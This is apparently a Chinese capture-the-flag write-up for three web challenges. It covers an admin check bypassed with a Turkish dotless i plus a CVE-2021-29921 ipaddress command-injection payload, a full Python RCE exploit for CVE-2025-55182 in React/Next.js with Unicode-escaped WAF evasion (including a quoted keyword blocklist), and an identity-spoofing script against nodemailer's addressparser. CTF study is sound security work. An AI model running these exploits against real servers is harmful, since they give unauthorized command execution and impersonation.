addr
@app.route('/set_user_session', methods=['POST'])
def set_user_session():
    username = request.form.get('username', '').strip()
    if username.lower() == 'admin':
        flash("禁止操作:不允许设置 'admin' 用户名!")
        return redirect(url_for('index'))
    session['user'] = username
    flash(f"用户名已更新为: {username}")
    return redirect(url_for('index'))
观察源码发现,账户设置不允许设置为admin
@app.route('/ping', methods=['POST'])
def ping():
    target = request.form.get('target', '')
    current_user = session.get('user')
    if current_user and current_user.upper() != 'ADMIN':
        return render_template(
            'index.html',
            ping_result="只有管理员可以使用此工具。",
            current_user=current_user
        )
    if not current_user:
         return render_template(
            'index.html',
            ping_result="只有管理员可以使用此工具。",
            current_user=None
        )
    if not target:
        return render_template('index.html', ping_result="请输入目标地址", current_user=current_user)
    try:
        target = ip_address(target).compressed
    except Exception:
        return render_template('index.html', ping_result="ip地址非法", current_user=current_user)
    param = '-n' if platform.system().lower() == 'windows' else '-c'
    try:
        command = f'ping {param} 4 {target}'
        result = subprocess.run(
            command,
            shell=True,
            capture_output=True,
            text=True,
            timeout=10
        )
        output = result.stdout if result.returncode == 0 else result.stderr
        if not output:
             output = "Ping 失败或无法解析主机。"
    except subprocess.TimeoutExpired:
        output = "请求超时。"
    except Exception as e:
        output = f"执行错误: {str(e)}"
    return render_template('index.html', ping_result=output, current_user=current_user)
可以看到,使用网络检测工具时,会检验用户是不是admin,但是这里的检测方式时是先将用户名转换为大写,如果我们在设置用户名时使用土耳其语的小写i,可以绕过检测,同时,在转换为大写时会转换为I,所以,第一层只要设置用户名为admın
if current_user and current_user.upper() != 'ADMIN':
 target = ip_address(target).compressed
    except Exception:
        return render_template('index.html', ping_result="ip地址非法", current_user=current_user)

尝试常规的ping注入方式,但是发现回显ip地址非法,查看源码发现是ip_address函数的作用,所以ipv4就不用考虑了。CVE-2021-29921: ipaddress 注入,可以利用接口标识符解析漏洞,在%后面写入恶意代码

::1%$($(echo${IFS}Y2F0IC9mbGFn|base64${IFS}-d))
经过测试发现,一些关键字被过滤,但是还是可以绕过的,payload如上,这样,shell就会看到%后面的内容,执行相应的命令,最终报错回显时%后面就是命令执行的结果
next-waf
看到框架第一反应就是React-RCS RCE(CVE-2025-55182)
但是直接打poc会被waf
          if data then
            local lower = string.lower(data)
            local patterns
            if has_next_action then
              patterns= {
              "child_process",
              "process",
              "then",
              "require",
              "constructor",
              "function",
              "eval",
              "exec",
              "cat",
              "flag",
            }
            else
              patterns= {
              "eval",
              "exec",
              "cat",
              "flag",
            }
            end

            for _, p in ipairs(patterns) do
              -- For Lua string.find with plain match, avoid patterns with % unless intended.
              local plain = true
              if p:find("%%") then plain = false end
              if lower:find(p, 1, plain) then
                ngx.status = 403
                ngx.header["Content-Type"] = "text/plain; charset=utf-8"
                ngx.say("Blocked by WAF")
                return ngx.exit(403)
可以看到waf会过滤关键词,由于 WAF 使用 string.lower(data),nginx不会自动转义Unicode编码,而 React 后端在处理 JSON 数据时会解析 Unicode 转义字符,所以可以使用编码绕过
import requests
import sys
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://192.168.247.161:8080"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "id"

crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"var res = process.mainModule.require('child_process').execSync('{EXECUTABLE}',{{'timeout':5000}}).toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest:`${{res}}`}});",
        # If you don't need the command output, you can use this line instead:
        # "_prefix": f"process.mainModule.require('child_process').execSync('{EXECUTABLE}');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
}

def replace_keywords(text):
    replacements = {
        "process": "\\u0070rocess",
        "child_process": "child_\\u0070rocess",
        "require": "\\u0072equire",
        "then": "\\u0074hen",
        "constructor": "\\u0063onstructor",
        "function": "\\u0066unction",
        "eval": "\\u0065val",
        "exec": "\\u0065xec",
        "cat": "\\u0063at",
        "flag": "\\u0066lag"
    }
    for key, val in replacements.items():
        text = text.replace(key, val)
    return text

payload_str = json.dumps(crafted_chunk)#输出字符串
payload_str = replace_keywords(payload_str)

files = {
    "0": (None, payload_str),
    "1": (None, '"$@0"'),
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)
写一个脚本,将黑名单里的关键词都进行部分unicode编码

postman
这是一个邮件系统,获取flag的关键函数如下:
const ADMIN_EMAIL = "admin@admin.com";
const ADMIN_USERNAME = "Administrator";

app.post('/send', (req, res) => {
const rawFrom = `${senderUser.username} <${senderUser.email}>`;
    const parsed = addressparser(rawFrom);
    const len = parsed.length;
    const senderEntry = parsed[len - 1];
    console.log(senderEntry);
    if (!senderEntry) {
        return res.send("Error");
    }

    const resolvedEmail = senderEntry.address;
    const resolvedUsername = senderEntry.name;
    let finalContent = content;
    let finalSubject = subject;
    if (resolvedEmail === ADMIN_EMAIL && resolvedUsername === ADMIN_USERNAME) {
        finalContent += `\n\nAdmin's flag: ${FLAG}`;
    }
只有发邮件的用户和邮箱是指定的内容,才能获取到flag,而注册中的waf如下
  const invalidChars = [' ',',','"',"'",'\\','/','`',';','%','<', '>','[',']','{','}','|',':'];
    for (const char of invalidChars) {
        if (username.includes(char)) {
            return res.render('index', { page: 'login', error: "Username contains invalid characters." });
        }
  if (username.toLowerCase().includes("admin")) {
  return res.render('index', { page: 'login', error: "Username contains invalid characters." });
    }
注意到这里使用addressparser解析字符串,下面来阅读下addressparser的源码,源码地址https://github.com/nodemailer/nodemailer/blob/master/lib/addressparser/index.js
function addressparser(str, options) {
    options = options || {};
    let depth = options._depth || 0;
    // Prevent stack overflow from deeply nested groups (DoS protection)
    if (depth > MAX_NESTED_GROUP_DEPTH) {
        return [];
    }
    let tokenizer = new Tokenizer(str);
    let tokens = tokenizer.tokenize();
首先找到addressparser函数,位置,然后看到Tokenizer类和tokenize函数,跟进分析
if (chr === '\n') {
            chr = ' ';
        }
        if (chr.charCodeAt(0) >= 0x21 || [' ', '\t'].includes(chr)) {
            this.node.value += chr;
        }
这里可以看到,传入的参数中的\n会被替换为空,并且ascii小于33和空格和\t其他的字符会被删除
if (!data.address.length) {
    for (i = data.text.length - 1; i >= 0; i--) {
        if (!data.textWasQuoted[i]) {
            // 从文本中提取邮箱
            data.text[i] = data.text[i]
                .replace(/\s*\b[^@\s]+@[^\s]+\b\s*/, _regexHandler)
                .trim();
            if (data.address.length) {
                break;
            }
        }
    }
}
这段函数说明,即使没有<>也会匹配邮箱
输入: '张三 (这是注释) <zhangsan@example.com>'

Step 1: Tokenizer 分词
├─ '张三 '      → text token
├─ '('          → operator token (state = 'comment')
├─ '这是注释'   → text token (存储到 comment 数组)
├─ ')'          → operator token
└─ ' <zhangsan@example.com>' → address token

Step 2: _handleAddress 解析
├─ data.text = ['张三']
├─ data.comment = ['这是注释']
└─ data.address = ['zhangsan@example.com']

Step 3: 最终处理
├─ 如果有 text,使用 text
├─ 如果没有 text 但有 comment,用 comment 替代 text
└─ comment 本身不直接出现在最终结果中
接着分析,可以发现,括号内的会被当作是注释符,逻辑如上。所以,我们可以构造一个用户名A\rdministrator\nad\rmin@a\rdmin.com(,这样在解析是结果如下:
A\rdministrator\nad\rmin@a\rdmin.com( <A\rdministrator\nad\rmin@a\rdmin.com(@test.com>
而根据源码信息可知,(后面的内容会被注释,而\r会被替换为空,\n会被替换为空格,所以成功满足条件。但是要注意的是,这里需要写一个脚本注册,不然网页直接注册的话\r会被当作普通字符,会被waf
import re
url = "http://localhost:5000"

username = "A\rdministrator\nad\rmin@a\rdmin.com("
password = "123"
#admin用户注册
admin_session = requests.Session()
admin_session.post(url+"/register", data={"username": username, "password": password})
admin_session.post(url+"/login", data={"username": username, "password": password})
admin_session.post(url+"/send", data={"recipientUsername": "root", "subject": "test", "content": "test"})
#普通用户获取flag
test_session = requests.Session()
test_session.post(url+"/login", data={"username": "root", "password": "123"})
res = test_session.get(url)
match = re.search(r"flag\{.*?\}", res.text).group(0)
print(match)
这里我预先在web端注册了一个root用户,所以脚本中就直接登录了,也可以全程使用脚本解决